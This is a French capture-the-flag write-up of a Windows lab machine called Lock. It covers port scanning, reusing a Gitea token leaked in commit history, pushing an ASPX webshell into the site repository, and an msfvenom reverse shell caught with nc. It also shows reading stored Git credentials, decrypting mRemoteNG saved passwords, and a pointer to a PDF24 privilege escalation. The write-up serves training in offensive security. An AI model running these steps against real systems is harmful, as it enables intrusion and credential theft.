Lock - Easy

WRITE-UP by Frozenk

date : 2024-04-28

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.122.238
OS : windows
Domaine : LOCK
```

🔍 Récupération d'informations

PortScan :

```
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Lock - Index
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
445/tcp  open  microsoft-ds? syn-ack ttl 127
3000/tcp open  ppp?          syn-ack ttl 127
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=87562acac5110db3; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=YJlBO-jdR6WnMm4WSshGDLIljEI6MTcxNDI5ODI4MjAzNDE0MzQwMA;
Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 28 Apr 2024 09:58:02 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/
json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWU
iOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG
9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZ
...
```

```
y9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjU
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=4c0c43f5b216accf; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=Jk2Z--GVCRkIPnt09Bwbwbdu21A6MTcxNDI5ODI4NzIzOTU0MjgwMA;
Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 28 Apr 2024 09:58:07 GMT
|_    Content-Length: 0
3389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| ssl-cert: Subject: commonName=Lock
| Issuer: commonName=Lock
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-12-27T14:19:36
| Not valid after:  2024-06-27T14:19:36
| MD5:   c3b4c23d5d2d0852f9189117628c279a
| SHA-1: d6157dd9064fb22ded67f66c376aa0784ffa6099
..SNIP..
|_ssl-date: 2024-04-28T10:00:03+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_  System_Time: 2024-04-28T09:59:23+00:00
5357/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/
UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
..SNIP..
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-04-28T09:59:25
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 11026/tcp): CLEAN (Timeout)
|   Check 2 (port 31649/tcp): CLEAN (Timeout)
|   Check 3 (port 60082/udp): CLEAN (Timeout)
|   Check 4 (port 40699/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
```

```
|   311:
|_    Message signing enabled but not required
```

Le port 3000 contient une instance Gitea Nous avons déja Deux users :

```
ellen.freeman
Administrator
```

Dans l'historique nous trouvons :

```
# store this in env instead at some point
PERSONAL_ACCESS_TOKEN = '43ce39bb0bd6bc489284f2905f033ca467a6362f'
```

Je Télecharge donc le python et modifie : `personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')` par `personal_access_token = '43ce39bb0bd6bc489284f2905f033ca467a6362f'`

```
python3 repo.py http://10.10.122.238:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
```

🤯 Exploitation

Il est possible de ce servir du token comme 'mot de passe' et donc te télécharger le git :

```
git clone http://ellen.freeman:
43ce39bb0bd6bc489284f2905f033ca467a6362f@10.10.122.238:3000/ellen.freeman/
website.git
```

Ensuite `git log` nous donne : `ellen@lock.vl`

J'essaye de mettre un shell dans le dossier : `cp /opt/resources/webshells/ASPX/webshell.aspx ./`

Et de faire un commit :

```
git commit -am "shellme"
Author identity unknown

*** Please tell me who you are.

Run

  git config --global user.email "you@example.com"
  git config --global user.name "Your Name"

to set your account's default identity.
Omit --global to set the identity only in this repository.
```

```
fatal: unable to auto-detect email address (got 'root@exegol-vulnlab.(none)')
```

Donc :

```
git config --global user.email "ellen@lock.vl"
git config --global user.name "ellen.freeman"
 git commit -am "shellme"
[main b936312] shellme
 1 file changed, 161 insertions(+)
 create mode 100644 webshell.aspx
 git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 16 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 2.07 KiB | 2.07 MiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.10.122.238:3000/ellen.freeman/website.git
   a6e0f2c..b936312  main -> main
![](/images/name/Pasted-image-20240428124937-EGDwmXVQ.png){width="auto"}

Je fait un shell plus stable :
```bash
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=443 -f exe > shell.exe

rlwrap nc -lvnp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.122.238.
Ncat: Connection from 10.10.122.238:50520.
Microsoft Windows [Version 10.0.20348.2159]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ellen.freeman\.ssh>
```

Dans le répertoiire /ellen.freeman le fichier .git-credentials : `http://ellen.freeman:YWFrWJk9uButLeqx@localhost:3000`

🔼 Élévation de privilèges

Un fichier config.xml dans le répertoire Documents de Ellen :

```
cat config.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="
false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000"
FullFileEncryption="false" Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/
```
```

```
ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp" ConfVersion="2.6">
    <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="Ge
neral" Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios"
Domain="" Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/
2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw==" Hostname="Lock" Protocol="RDP"
PuttySession="Default Settings" Port="3389" ConnectToConsole="false"
UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic"
RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0"
RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit"
Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false"
DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="fal
se" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false"
RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay"
SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp=""
PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone"
VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone"
VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword=""
VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false"
RDGatewayUsageMethod="Never" RDGatewayHostname=""
RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername=""
RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false"
InheritColors="false" InheritDescription="false" InheritDisplayThemes="false"
InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false"
InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="fals
e" InheritPanel="false" InheritPassword="false" InheritPort="false"
InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="
false" InheritRedirectKeys="false" InheritRedirectPorts="false"
InheritRedirectPrinters="false" InheritRedirectSmartCards="false"
InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="fal
se" InheritAutomaticResize="false" InheritUseConsoleSession="false"
InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false
" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false"
InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false"
InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="fals
e" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false"
InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="fa
lse" InheritVNCProxyType="false" InheritVNCProxyIP="false"
InheritVNCProxyPort="false" InheritVNCProxyUsername="false"
InheritVNCProxyPassword="false" InheritVNCColors="false"
InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false"
InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false"
InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="fals
e" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
```


Il faut donc réussir a casser le chiffrage AES :

> source : https://github.com/kmahyyg/mremoteng-decrypt/tree/master

```
python3 mremoteng_decrypt.py -rf /workspace/config.xml
Username: Gale.Dekarios
```


```
Hostname: Lock
Password: ty8wnW9qCKDosXo6
```

🔼 Élévation de privilèges



Il existe une vulnérabilité de privesc sur PDF24 :

> Source : https://packetstormsecurity.com/files/176206/PDF24-Creator-11.15.1-Local-Privilege-Escalation.html



Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**